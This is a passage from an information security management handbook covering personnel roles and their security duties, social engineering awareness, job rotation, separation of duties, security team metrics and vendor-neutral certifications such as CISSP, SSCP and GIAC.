Central procurement is a good principle of security management. Often when an organization is spread out geographically, there is a tendency for each department to purchase equipment independently. Organizations lose control over standards and may end up with incompatible VPNs, difficult maintenance and support, loss of savings that may have been available through bulk purchases, cumbersome disaster recovery planning through the need to communicate with many vendors, and loss of inventory control. Printers and other equipment become untraceable and may be subject to theft or misuse by employees. One organization recently found that tens of thousands of dollars' worth of equipment had been stolen by an employee that the organization never realized was missing. Unfortunately for the employee, a relationship breakdown caused an angry partner to report the employee to corporate security.

The Systems Analyst

There are several definitions for a systems analyst. Some organizations may use the term *senior analyst* when the person works in the IT development area; other organizations use the term to describe the person responsible for systems architecture or configuration.

In the IT development shop, the systems analyst plays a critical role in the development and leadership of IT projects and the maintenance of IT systems. The systems analyst may be responsible for chairing or sitting on project development teams, working with business analysts to determine the functional requirements for a system, writing high-level project requirements for use by programmers to write code, enforcing coding standards, coordinating the work of a team of programmers and reviewing their work, overseeing production support efforts, and working on incident handling teams.

The systems analyst is usually trained in computer programming and project management skills. The systems analyst must have the ability to review a system and determine its capabilities, weaknesses, and workflow processes.

Systems analysts should not have access to change production data or programs. This is important to ensure that they cannot inadvertently or maliciously change a program or organizational data. Without such controls, the analyst may be able to introduce a Trojan horse, circumvent change control procedures, and jeopardize data integrity.

Systems analysts in a network or overall systems environment are responsible for ensuring that secure and reliable networks or systems are developed and maintained. They are responsible for ensuring that the networks or systems are constructed with no unknown gaps or backdoors, that there are few single points of failure, that configurations and access control procedures are set up, and that audit trails and alarms are monitored for violations or attacks.

The systems analyst usually requires a technical college diploma and extensive in-depth training. Knowledge of system components, such as the firewalls in use by the organization, tools, and incident handling techniques, is required.

Most often, the systems analyst in this environment will have the ability to set up user profiles, change permissions, change configurations, and perform high-level utilities such as backups or database reorganizations. This creates a control weakness that is difficult to overcome. In many cases the only option an organization has is to trust the person in this position. Periodic reviews of their work and proper management controls are

some of the only compensating controls available. The critical problem for many organizations is ensuring that this position is properly backed up with trained personnel and thorough documentation, and that this person does not become technically stagnant or begin to become sloppy about security issues.

The Business Analyst

The business analyst is one of the most critical roles in the information management environment. A good business analyst has an excellent understanding of the business operating environment, including new trends, marketing opportunities, technological tools, current process strengths, needs, and weaknesses, and is a good team member. The business analyst is responsible for representing the needs of the users to the IT development team. The business analyst must clearly articulate the functional requirements of a project early on in the project life cycle in order to ensure that information technology resources, money, personnel, and time are expended wisely and that the final result of an IT project meets user needs, provides adequate security and functionality, and embraces controls and separation of duties. Once outlined, the business analyst must ensure that these requirements are addressed and documented in the project plan. The business analyst is then responsible for setting up test scenarios to validate the performance of the system and verify that the system meets the original requirements definitions.

When testing, the business analyst should ensure that test scenarios and test cases have been developed to address all recognized risks and test scenarios. Test data should be sanitized to prevent disclosure of private or sensitive information, and test runs of programs should be carefully monitored to prevent test data and reports from introduction into the real-world production environment. Tests should include out-of-range tests, where numbers larger or smaller than the data fields are attempted and invalid data formats are tried. The purpose of the tests is to try to see if it is possible to make the system fail. Proper test data is designed to stress the limitations of the system, the edit checks, and the error handling routines so that the organization can be confident that the system will not fail or handle data incorrectly once in production. The business analyst is often responsible for providing training and documentation to the user groups. In this regard, all methods of access, use, and functionality of the system from a user perspective should be addressed. One area that has often been overlooked has been assignment of error handling and security functionality. The business analyst must ensure that these functions are also assigned to reliable and knowledgeable personnel once the system has gone into production.

The business analyst is responsible for reviewing system tests and approving the change as the certification portion of the change management process. If a change needs to be made to production data, the business analyst will usually be responsible for preparing or reviewing the change and approving the timing and acceptability of the change prior to its implementation. This is a proper segregation of duties, whereby the person actually making the change in production — whether it is the operator, programmer, or other user — is not the same person who reviews and approves the change. This may prevent either human error or malicious changes.

Once in production, business analysts are often the second tier of support for the user community. Here they are responsible to check on inconsistencies, errors, or unreliable processing by the system. They will often have a method of creating trouble tickets or system failure notices for the development and production support groups to investigate or take action.

Business analysts are commonly chosen from the user groups. They must be knowledgeable in the business operations and should have good communication and teamwork skills. Several colleges offer courses in business analysis, and education in project management can also be beneficial.

Because business analysts are involved in defining the original project functional requirements, they should also be trained in security awareness and requirements. Through a partnership with security, business analysts can play a key role in ensuring that adequate security controls are included in the system requirements.

The Programmer

This chapter is not intended to outline all of the responsibilities of a programmer. Instead, it focuses on the security components and risks associated with this job function. The programmer, whether in a mainframe, client/server, or Web development area, is responsible for preparing the code that will fulfill the requirements of the

users. In this regard, the programmer needs to adhere to principles that will provide reliable, secure, and maintainable programs without compromising the integrity, confidentiality, or availability of the data. Poorly written code is the source of almost all buffer overflow attacks. Because of inadequate bounds, parameter checking, or error handling, a program can accept data that exceeds its acceptable range or size, thereby creating a memory or privilege overflow condition. This is a potential hole either for an attacker to exploit or to cause system problems due to simple human error during a data input function.

Programs need to be properly documented so that they are maintainable, and the users (usually business analysts) reviewing the output can have confidence that the program handles the input data in a consistent and reliable manner.

Programmers should never have access to production data or libraries. Several firms have experienced problems due to disgruntled programmers introducing logic bombs into programs or manipulating production data for their own benefit. Any changes to a program should be reviewed and approved by a business analyst and moved into production by another group or department (such as operators), and not by the programmer directly. This practice was established during the mainframe era but has been slow to be enforced on newer Web-based development projects. This has meant that several businesses have learned the hard way about proper segregation of duties and the protection it provides a firm. Often when a program requires frequent updating, such as a Web site, the placement of the changeable data into tables that can be updated by the business analysts or user groups is desirable.

One of the greatest challenges for a programmer is to include security requirements in the programs. A program is primarily written to address functional requirements from a user perspective, and security can often be perceived as a hindrance or obstacle to the fast execution and accessibility of the program. The programmer needs to consider the sensitivity of the data collected or generated by the program and provide secure program access, storage, and audit trails. Access controls are usually set up at the initiation of the program; and user IDs, passwords, and privilege levels are checked when the user first logs on to the system or program. Most programs these days have multiple access paths to information — text commands, GUI icons, and drop-down menus are some of the common access methods. A programmer must ensure that all access methods are protected and that the user is unable to circumvent security by accessing the data through another channel or method.

The programmer needs training in security and risk analysis. The work of a programmer should also be subject to peer review by other systems analysts or programmers to ensure that quality and standard programming practices have been followed.

The Librarian

The librarian was a job function established in a mainframe environment. In many cases the duties of the librarian have now been incorporated into the job functions of other personnel such as system administrators or operators. However, it is important to describe the functions performed by a librarian and ensure that these tasks are still performed and included in the performance criteria and job descriptions of other individuals.

The librarian is responsible for the handling of removable media — tapes, disks, and microfiche; the control of backup tapes and movement to off-site or near-line storage; the movement of programs into production; and source code control. In some instances the librarian is also responsible for system documentation and report distribution.

The librarian duties need to be described, assigned, and followed. Movement of tapes to off-site storage should be done systematically with proper handling procedures, secure transport methods, and proper labeling. When reports are generated, especially those containing sensitive data, the librarian must ensure that the reports are distributed to the correct individuals and no pages are attached in error to other print jobs. For this reason, it is a good practice to restrict the access of other personnel from the main printers.

The librarian accepts the certified and accredited program changes and moves them into production. These changes should always include a back-out plan in case of program or system problems. The librarian should take a backup copy of all programs or tables subject to change prior to moving the new code into production. A librarian should always ensure that all changes are properly approved prior to making a change.

Librarians should not be permitted to make changes to programs or tables; they should only enact the changes prepared and approved by other personnel. Librarians also need to be inoculated against social engineering or pressure from personnel attempting to make changes without going through the proper approval process.

The Operator

The operator plays a key role in information systems security. No one has greater access or privileges than the operator. The operator can be a key contributor to system security or a gaping hole in a security program. The operator is responsible for the day-to-day operations, job flow, and often the scheduling of the system maintenance and backup routines. As such, an operator is in a position that may have serious impact on system performance or integrity in the event of human error, job-sequencing mistakes, processing delays, backup execution, and timing. The operator also plays a key role in incident handling and error recovery. The operator should log all incidents, abnormal conditions, and job completions so that they can be tracked and acted upon, and provide input for corrective action. Proper tracking of job performance, storage requirements, file size, and database activity provides valuable input to forecasting requirements for new equipment or identification of system performance issues and job inefficiencies before they become serious processing impairments.

The operator should never make changes to production programs or tables except where the changes have been properly approved and tested by other personnel. In the event of a system failure, the operator should have a response plan in place to notify key personnel.

The System Owner and the Data Owner

History has taught us that information systems are not owned by the information technology department, but rather by the user group that depends on the system. The system owner therefore is usually the senior manager in the user department. For a financial system this may be the vice president of finance; for a customer support system, the vice president of sales. The IT department then plays the role of supporting the user group and responding to the needs of the user. Proper ownership and control of systems may prevent the development of systems that are technically sound but of little use to the users. Recent studies have shown that the gap between user requirements and system functionality was a serious detriment to business operations. In fact, several government departments have had to discard costly systems that required years of development because they were found to be inadequate to meet business needs.[2]

The roles of system owner and data owner may be separate or combined, depending on the size and complexity of the system. The system owner is responsible for all changes and improvements to a system, including decisions regarding the overall replacement of a system. The system owner sits on the IT steering committee, usually as chair, and provides input, prioritization, budgeting, and high-level resource allocation for system maintenance and development. This should not conflict with the role of the IT director and project leaders who are responsible for the day-to-day operations of production support activity, development projects, and technical resource hiring and allocation. The system owner also oversees the accreditation process that determines when a system change is ready for implementation. This means the system owner must be knowledgeable about new technologies, risks, threats, regulations, and market trends that may impact the security and integrity of a system.

The responsibility of the data owner is to monitor the sensitivity of the data stored or processed by a system. This includes determining the appropriate levels of information classification, access restrictions, and user privileges. The data owner should establish or approve the process for granting access to new users, increasing access levels for existing users, and removing access in a timely manner for users who no longer require access as a part of their job duties. The data owner should require an annual report of all system users and determine whether the level of access each user has is appropriate. This should include a review of special access methods such as remote access, wireless access, reports received, and ad hoc requests for information.

Because these duties are incidental to the main functions of the persons acting as data or system owners, it is incumbent upon these individuals to closely monitor these responsibilities while delegating certain functions to other persons. The ultimate responsibility for accepting the risks associated with a system rests with the system and data owners.

The User

All of the systems development, the changes, modifications, and daily operations are to be completed with the objective of addressing user requirements. The user is the person who must interact daily with the system and

relies on the system to continue business operations. A system that is not designed correctly may lead to a high incidence of user errors, high training costs or extended learning curves, poor performance and frustration, and overly restrictive controls or security measures. Once users notice these types of problems, they will often either attempt to circumvent security controls or other functionality that they find unnecessarily restrictive or abandon the use of the system altogether.

Training for a user must include the proper use of the system and the reasons for the various controls and security parameters built into the system. Without divulging the details of the controls, explaining the reasons for the controls may help the users to accept and adhere to the security restrictions built into the system.

Good Principles — Exploiting the Strengths of Personnel in Regard to a Security Program

A person should never be disciplined for following correct procedures. This may sound ridiculous, but it is a common weakness exploited by people as a part of social engineering. Millions of dollars' worth of security will be worthless if our staff is not trained to resist and report all social engineering attempts. Investigators have found that the easiest way to gather corporate information is through bribery or relationships with employees.

There are four main types of social engineering: intimidation, helpfulness, technical, and name-dropping. The principle of intimidation is the threat of punishment or ridicule for following correct procedures. The person being "engineered" is bullied by the attacker into granting an exception to the rules — perhaps due to position within the company or force of character. In many instances the security-minded person is berated by the attacker, threatened with discipline or loss of employment, or otherwise intimidated by a person for just trying to do their job. Some of the most serious breaches of secure facilities have been accomplished through these techniques. In one instance the chief financial officer of a corporation refused to comply with the procedure of wearing an ID card. When challenged by a new security person, the executive explained in a loud voice that he should never again be challenged to display an ID card. Such intimidation unnerved the security person to the point of making the entire security procedure ineffective and arbitrary. Such a "tone at the top" indicates a lack of concern for security that will soon permeate through the entire organization.

Helpfulness is another form of social engineering, appealing to the natural instinct of most people to want to provide help or assistance to another person. One of the most vulnerable areas for this type of manipulation is the help desk. Help desk personnel are responsible for password resets, remote access problem resolution, and system error handling. Improper handling of these tasks may result in an attacker getting a password reset for another legitimate user's account and creating either a security gap or a denial-of-service for the legitimate user.

Despite the desires of users, the help desk, and administrators to facilitate the access of legitimate users to the system, they must be trained to recognize social engineering and follow established secure procedures.

Name-dropping is another form of social engineering and is often facilitated by press releases, Web page ownership or administrator information, discarded corporate documentation, or other ways that an attacker can learn the names of individuals responsible for research, business operations, administrative functions, or other key roles. By using the names of these individuals in conversation, a hacker can appear to be a legitimate user or have a legitimate affiliation with the corporation. It has been quoted that "The greater the lie, the easier it is to convince someone that it is true." This especially applies to a name-dropping type of attack. Despite the prior knowledge of the behaviors of a manager, a subordinate may be influenced into performing some task at the request of an attacker although the manager would never have contemplated or approved such a request.

Technology has provided new forms of social engineering. Now an attacker can e-mail or fax a request to a corporation for information and receive a response that compromises security. This may be from a person alleging to represent law enforcement or some other government department demanding cooperation or assistance. The correct response must be to have an established manner of contact for outside agencies and train all personnel to route requests for information from an outside source through proper channels.

All in all, the key to immunizing personnel against social-engineering attacks is to emphasize the importance of procedure, the correctness of following and enforcing security protocols, and the support of management for personnel who resist any actions that attempt to circumvent proper controls and may be an incidence of social engineering. All employees must know that they will never lose their job for enforcing corporate security procedures.

Job Rotation

Job rotation is an important principle from a security perspective, although it is often seen as a detriment by project managers. Job rotation moves key personnel through the various functional roles in a department or even between departments. This provides several benefits, such as cross-training of key personnel and reducing the risks to a system through lack of trained personnel during vacations or illnesses. Job rotation also serves to identify possible fraudulent activity or shortcuts taken by personnel who have been in the job for an extended time period. In one instance, a corporation needed to take disciplinary action against an employee who was the administrator for a critically important system, not only for the business but also for the community. Because this administrator had sole knowledge of the system and the system administrator password, they were unable to take action in a timely manner. They were forced to delay any action until the administrator left for vacation and gave the password to a backup person.

When people stay in a position too long, they may become more attached to the system than to the corporation, and their activity and judgment may become impaired.

Anti-Virus and Web-Based Attacks

The connectivity of systems and the proliferation of Web-based attacks have resulted in significant damage to corporate systems, expenses, and productivity losses. Many people recognize the impact of Code Red and Nimda; however, even when these attacks were taken out of the calculations, the incidence of Web-based attacks rose more than 79 percent in 2001.[3] Some studies have documented more attacks in the first two months of 2002 than were detected in the previous year and a half.[4]

Users have heard many times not to open e-mail attachments; however, this has not prevented many infections and security breaches from happening. More sophisticated attacks — all of which can appear to come from trusted sources — are appearing, and today's firewalls and anti-virus products are not able to protect an organization adequately. Instead, users need to be more diligent to confirm with a sender whether they intended to send out an attachment prior to opening it. The use of instant messaging, file sharing, and other products, many of which exploit open ports or VPN tunnels through firewalls, is creating even more vulnerabilities. The use of any technology or new product should be subject to analysis and review by security before the users adopt it. This requires the security department to react swiftly to requests from users and be aware of the new trends, technologies, and threats that are emerging.

Segregation of Duties

The principle of segregation of duties breaks an operation into separate functions so that no one person can control a process from initiation through to completion. Instead, a transaction would require one person to input the data, a second person to review and reconcile the batch totals, and another person (or perhaps the first individual) to confirm the final portion of the transaction. This is especially critical in financial transactions or error handling procedures.

Summary

This is neither a comprehensive list of all the security concerns and ways to train and monitor the people in our organizations, nor is it a full list of all job roles and functions. Hopefully it is a tool that managers, security personnel, and auditors can use to review some of the procedures they have in place and create a better security infrastructure. The key objective of this chapter is to identify the primary roles that people play in the information security environment. A security program is only as good as the people implementing it, and a key realization is that tools and technology are not enough when it comes to protecting our organizations. We need to enlist the support of every member of our companies. We need to see the users, administrators, managers, and auditors as partners in security. Much of this is accomplished through understanding. When the users understand why we need security, the security people understand the business, and everyone respects the role of the other departments, then the atmosphere and environment will lead to greater security, confidence, and trust.

References

1. www.viruslist.com as reported in *SC INFOSECURITY* magazine, December 2001, p. 12.
2. www.oregon.gov, Secretary of State Audit of the Public Employees Benefit Board — also California Department of Motor Vehicles report on abandoning new system.
3. Cyber security, Claudia Flisi, *Newsweek,* March 18, 2002.
4. Etisalat Academy, March 2002.

Security Management

Ken Buszta, CISSP

It was once said, "Information is king." In today's world, this statement has never rung more true. As a result, information is now viewed as an asset; and organizations are willing to invest large sums of money toward its protection. Unfortunately, organizations appear to be overlooking one of the weakest links for protecting their information — the information security management team. The security management team is the one component in our strategy that can ensure our security plan is working properly and takes corrective actions when necessary. In this chapter, we address the benefits of an information security team, the various roles within the team, job separation, job rotation, and performance metrics for the team, including certifications.

Security Management Team Justification

Information technology departments have always had to justify their budgets. With the recent global economic changes, the pressures of maintaining stockholder values have brought IT budgets under even more intense scrutiny. Migrations, new technology implementations, and even staff spending have been either been delayed, reduced, or removed from budgets. So how is it that an organization can justify the expense, much less the existence, of an information security management team? While most internal departments lack the necessary skill sets to address security, there are three compelling reasons to establish this team:

1. *Maintain competitive advantage.* An organization exists to provide a specialized product or service for its clients. The methodologies and trade secrets used to provide these services and products are the assets that establish our competitive advantage. An organization's failure to properly protect and monitor these assets can result in the loss of not only a competitive advantage but also lost revenues and possible failure of the organization.
2. *Protection of the organization's reputation.* In early 2000, several high-profile organizations' Web sites were attacked. As a result, the public's confidence was shaken in their ability to adequately protect their clients. A security management team will not be able to guarantee or fully prevent this from happening, but a well-constructed team can minimize the opportunities made available from your organization to an attacker.
3. *Mandates by governmental regulations.* Regulations within the United States, such as the Health Insurance Portability and Accountability Act (HIPAA) and the Gramm-Leach-Bliley Act (GLBA) and those abroad, such as the European Convention on Cybercrime, have mandated that organizations protect their data. An information security management team, working with the organization's legal and auditing teams, can focus on ensuring that proper safeguards are utilized for regulatory compliance.

Executive Management and the IT Security Management Relationship

The first and foremost requirement to help ensure the success of an information security management team relies on its relationship with the organization's executive board. Commencing with the CEO and then working downward, it is essential for the executive board to support the efforts of the information security team. Failure

of the executive board to actively demonstrate its support for this group will gradually become reflected within the rest of the organization. Apathy toward the information security team will become apparent, and the team will be rendered ineffective. The executive board can easily avoid this pitfall by publicly signing and adhering to all major information security initiatives such as security policies.

Information Security Management Team Organization

Once executive management has committed its support to an information security team, a decision must be made as to whether the team should operate within a centralized or decentralized administration environment.

In a centralized environment, a dedicated team is assigned the sole responsibility for the information security program. These team members will report directly to the information security manager. Their responsibilities include promoting security throughout the organization, implementing new security initiatives, and providing daily security administration functions such as access control.

In a decentralized environment, the members of the team have information security responsibilities in addition to those assigned by their departments. These individuals may be network administrators or reside in such departments as finance, legal, human resources, or production.

This decision will be unique to each organization. Organizations that have identified higher risks deploy a centralized administration function. A growing trend is to implement a hybrid solution utilizing the best of both worlds. A smaller dedicated team ensures that new security initiatives are implemented and oversees the overall security plan of the organization, while a decentralized team is charged with promoting security throughout their departments and possibly handling the daily department-related administrative tasking.

The next issue that needs to be addressed is how the information security team will fit into the organization's reporting structure. This is a decision that should not be taken lightly because it will have a long-enduring effect on the organization. It is important that the organization's decision makers fully understand the ramifications of this decision. The information security team should be placed where its function has significant power and authority. For example, if the information security manager reports to management that does not support the information security charter, the manager's group will be rendered ineffective. Likewise, if personal agendas are placed ahead of the information security agenda, it will also be rendered ineffective. An organization may place the team directly under the CIO or it may create an additional executive position, separate from any particular department. Either way, it is critical that the team be placed in a position that will allow it to perform its duties.

Roles and Responsibilities

When planning a successful information security team, it is essential to identify the roles, rather than the titles, that each member will perform. Within each role, their responsibilities and authority must be clearly communicated and understood by everyone in the organization.

Most organizations can define a single process, such as finance, under one umbrella. There is a manager, and there are direct reports for every phase of the financial life cycle within that department. The information security process requires a different approach. Regardless of how centralized we try to make it, we cannot place it under a single umbrella. The success of the information security team is therefore based on a layered approach. As demonstrated in Exhibit 56.1, the core of any information security team lies with the executive management because they are ultimately responsible to the investors for the organization's success or failure. As we delve outward into the other layers, we see there are roles for which an information security manager does not have direct reports, such as auditors, technology providers, and the end-user community, but he still has an accountability report from or to each of these members.

It is difficult to provide a generic approach to fit everyone's needs. However, regardless of the structure, organizations need to assign security-related functions corresponding to the selected employees' skill sets. Over time, eight different roles have been identified to effectively serve an organization:

1. *Executive management.* The executive management team is ultimately responsible for the success (or failure) of any information security program. As stated earlier, without their active support, the information security team will struggle and, in most cases, fail in achieving its charter.
2. *Information security professionals.* These members are the actual members trained and experienced in the information security arena. They are responsible for the design, implementation, management, and review of the organization's security policy, standards, measures, practices, and procedures.




EXHIBIT 56.1 Layers of information security management team.

3. *Data owners.* Everyone within the organization can serve in this role. For example, the creator of a new or unique data spreadsheet or document can be considered the data owner of that file. As such, they are responsible for determining the sensitivity or classification levels of the data as well as maintaining the accuracy and integrity of the data while it resides in the system.
4. *Custodians.* This role may very well be the most under-appreciated of all. Custodians act as the owner's delegate, with their primary focus on backing up and restoring the data. The data owners dictate the schedule at which the backups are performed. Additionally, they run the system for the owners and must ensure that the required security controls are applied in accordance with the organization's security policies and procedures.
5. *Process owners.* These individuals ensure that the appropriate security, consistent with the organization's security policy, is embedded in the information systems.
6. *Technology providers.* These are the organization's subject matter experts for a given set of information security technologies and assist the organization with its implementation and management.
7. *Users.* As almost every member of the organization is a user of the information systems, they are responsible for adhering to the organization's security policies and procedures. Their most vital responsibility is maintaining the confidentiality of all usernames and passwords, including the program upon which these are established.
8. *Information systems auditor.* The auditor is responsible for providing independent assurance to management on the appropriateness of the security objectives and whether the security policies, standards, measures, practices, and procedures are appropriate and comply with the organization's security objectives. Because of the responsibility this role has in the information security program, organizations may shift this role's reporting structure directly to the auditing department as opposed to within the information security department.

Separation of Duties and the Principle of Least Privilege

While it may be necessary for some organizations to have a single individual serve in multiple security roles, each organization will want to consider the possible effects of this decision. By empowering one individual, it is possible for that person to manipulate the system for personal reasons without the organization's knowledge. As such, an information security practice is to maintain a separation of duties. Under this philosophy, pieces of a task are assigned to several people. By clearly identifying the roles and responsibilities, an organization

will be able to also implement the Principle of Least Privilege. This idea supports the concept that the users and the processes in a system should have the least number of privileges and for the shortest amount of time needed to perform their tasks.

For example, the system administrator's role may be broken into several different functions to limit the number of people with complete control. One person may become responsible for the system administration, a second person for the security administration, and a third person for the operator functions.

Typical system administrator/operator functions include:

- Installing system software
- Starting up and shutting down the system
- Adding and removing system users
- Performing backups and recovery
- Mounting disks and tapes
- Handling printers

Typical security administrator functions include:

- Setting user clearances, initial passwords, and other security clearances for new users, and changing security profiles for existing users
- Setting or changing the sensitivity file labels
- Setting security characteristics of devices and communication channels
- Reviewing audit data

The major benefit of both of these principles is to provide a *two-person control* process to limit the potential damage to an organization. Personnel would be forced into collusion in order to manipulate the system.

Job Rotation

Arguably, training may provide the biggest challenge to management, and many view it as a double-edged sword. On the one edge, training is viewed as an expense and is one of the first areas depreciated when budget cuts are required. This may leave the organization with stale skill sets and disgruntled employees. On the other edge, it is not unusual for an employee to absorb as much training from an organization as possible and then leave for a better opportunity. Where does management draw the line?

One method to address this issue is job rotation. By routinely rotating the job a person is assigned to perform, we can provide cross-training to the employees. This process provides the team members with higher skill sets and increased self-esteem; and it provides the organization with backup personnel in the event of an emergency.

From the information security point of view, job rotation has its benefits. Through job rotation, the collusion fostered through the separation of duties is broken up because an individual is not performing the same job functions for an extended period. Further, the designation of additionally trained workers adds to the personnel readiness of the organization's disaster recovery plan.

Performance Metrics

Each department within an organization is created with a charter or mission statement. While the goals for each department should be clearly defined and communicated, the tools that we use to measure a department's performance against these goals are not always as clearly defined, particularly in the case of information security. It is vital to determine a set of metrics by which to measure its effectiveness. Depending upon the metrics collected, the results may be used for several different purposes, such as:

- *Financial.* Results may be used to justify existing or increasing future budget levels.
- *Team competency.* A metric, such as certification, may be employed to demonstrate to management and the end users the knowledge of the information security team members. Additional metrics may include authorship and public speaking engagements.
- *Program efficiency.* As the department's responsibilities are increased, its ability to handle these demands while limiting its personnel hiring can be beneficial in times of economic uncertainty.

While in the metric planning stages, the information security manager may consider asking for assistance from the organization's auditing team. The auditing team can provide an independent verification of the metric results to both the executive management team and the information security department. Additionally, by getting the auditing department involved early in the process, it can assist the information security department in defining its metrics and the tools utilized to obtain them.

Determining performance metrics is a multi-step process. In the first step, the department must identify its process for metric collection. Among the questions an organization may consider in this identification process are:

- Why do we need to collect the statistics?
- What statistics will we collect?
- How will the statistics be collected?
- Who will collect the statistics?
- When will these statistics be collected?

The second step is for the organization to identify the functions that will be affected. The functions are measured as time, money, and resources. The resources can be quantified as personnel, equipment, or other assets of the organization.

The third step requires the department to determine the drivers behind the collection process. In the information security arena, the two drivers that affect the department's ability to respond in a timely manner are the number of system users and the number of systems within its jurisdiction. The more systems and users an organization has, the larger the information security department.

With these drivers in mind, executive management could rely on the following metrics with a better understanding of the department's accomplishments and budget justifications:

- Total systems managed
- Total remote systems managed
- User administration, including additions, deletions, and modifications
- User awareness training
- Average response times

For example, Exhibit 56.2 shows an increase in the number of system users over time. This chart alone could demonstrate the efficiency of the department as it handles more users with the same number of resources.

Exhibit 56.3 shows an example of the average information security response times. Upon review, we are clearly able to see an upward trend in the response times. This chart, when taken by itself, may pose some concerns by senior management regarding the information security team's abilities. However, when this metric is used in conjunction with the metrics found in Exhibit 56.2, a justification could be made to increase the information security personnel budget.




EXHIBIT 56.2 Users administered by information security department.




EXHIBIT 56.3 Average information security response times.

While it is important for these metrics to be gathered on a regular basis, it is even more important for this information to be shared with the appropriate parties. For example, by sharing performance metrics within the department, the department will able to identify its strong and weak areas. The information security manager will also want to share these results with the executive management team to perform a formal annual metric review and evaluation of the metrics.

Certifications

Using the various certification programs available is an effective tool for management to enhance the confidence levels in its security program while providing the team with recognition for its experience and knowledge. While there are both vendor-centric and vendor-neutral certifications available in today's market, we will focus only on the latter. (Note: The author does not endorse any particular certification program.)

Presently there is quite a debate about which certification is best. This is a hard question to answer directly. Perhaps the more important question is, "What do I want to accomplish in my career?" If based upon this premise, certification should be tailored to a set of objectives and therefore is a personal decision.

Certified Information Systems Security Professional (CISSP)

The CISSP Certification is an independent and objective measure of professional expertise and knowledge within the information security profession. Many regard this certification as an information security management certification. The credential, established over a decade ago, requires the candidate to have three years' verifiable experience in one or more of the ten domains in the Common Body of Knowledge (CBK) and pass a rigorous exam. The CBK, developed by the International Information Systems Security Certification Consortium $(ISC)^2$, established an international standard for IS security professionals. The CISSP multiple-choice certification examination covers the following ten domains of the CBK:

Domain 1: Access Control Systems and Methodology
Domain 2: Telecommunications and Network Security
Domain 3: Security Management Practices
Domain 4: Applications and Systems Development Security
Domain 5: Cryptography
Domain 6: Security Architecture and Models
Domain 7: Operations Security
Domain 8: Business Continuity Planning (BCP) and Disaster Recovery Planning (DRP)
Domain 9: Law, Investigations and Ethics
Domain 10: Physical Security

More information on this certification can be obtained by contacting (ISC)² through its e-mail address, info@isc2.org.

Systems Security Certified Practitioner (SSCP)

The SSCP certification focuses on information systems security practices, roles, and responsibilities defined by experts from major industries. Established in 1998, it provides network and systems security administrators with independent and objective measures of competence and recognition as a knowledgeable information systems security practitioner. Certification is only available to those individuals who have at least one year's experience in the CBK, subscribe to the (ISC)² Code of Ethics, and pass the 125-question SSCP certification examination, based on seven CBK knowledge areas:

1. Access Controls
2. Administration
3. Audit and Monitoring
4. Risk, Response and Recovery
5. Cryptography
6. Data Communications
7. Malicious Code/Malware

GIAC

In 1999, the SANS (System Administration, Networking, and Security) Institute founded the Global Information Assurance Certification (GIAC) Program to address the need to validate the skills of security professionals. The GIAC certification provides assurance that a certified individual holds an appropriate level of knowledge and skill necessary for a practitioner in key areas of information security. This is accomplished through a twofold process: practitioners must pass a multiple-choice exam and then complete a practical exam to demonstrate their ability to apply their knowledge. GIAC certification programs include:

- *GIAC Security Essentials Certification (GSEC).* GSEC graduates have the knowledge, skills, and abilities to incorporate good information security practice in any organization. The GSEC tests the essential knowledge and skills required of any individual with security responsibilities within an organization.
- *GIAC Certified Firewall Analyst (GCFW).* GCFWs have the knowledge, skills, and abilities to design, configure, and monitor routers, firewalls, and perimeter defense systems.
- *GIAC Certified Intrusion Analyst (GCIA).* GCIAs have the knowledge, skills, and abilities to configure and monitor intrusion detection systems and to read, interpret, and analyze network traffic and related log files.
- *GIAC Certified Incident Handler (GCIH).* GCIHs have the knowledge, skills, and abilities to manage incidents; to understand common attack techniques and tools; and to defend against or respond to such attacks when they occur.
- *GIAC Certified Windows Security Administrator (GCWN).* GCWNs have the knowledge, skills, and abilities to secure and audit Windows systems, including add-on services such as Internet Information Server and Certificate Services.
- *GIAC Certified UNIX Security Administrator (GCUX).* GCUXs have the knowledge, skills, and abilities to secure and audit UNIX and Linux systems.
- *GIAC Information Security Officer (GISO).* GISOs have demonstrated the knowledge required to handle the Security Officer responsibilities, including overseeing the security of information and information resources. This combines basic technical knowledge with an understanding of threats, risks, and best practices. Alternately, this certification suits those new to security who want to demonstrate a basic understanding of security principles and technical concepts.
- *GIAC Systems and Network Auditor (GSNA).* GSNAs have the knowledge, skills, and abilities to apply basic risk analysis techniques and to conduct a technical audit of essential information systems.

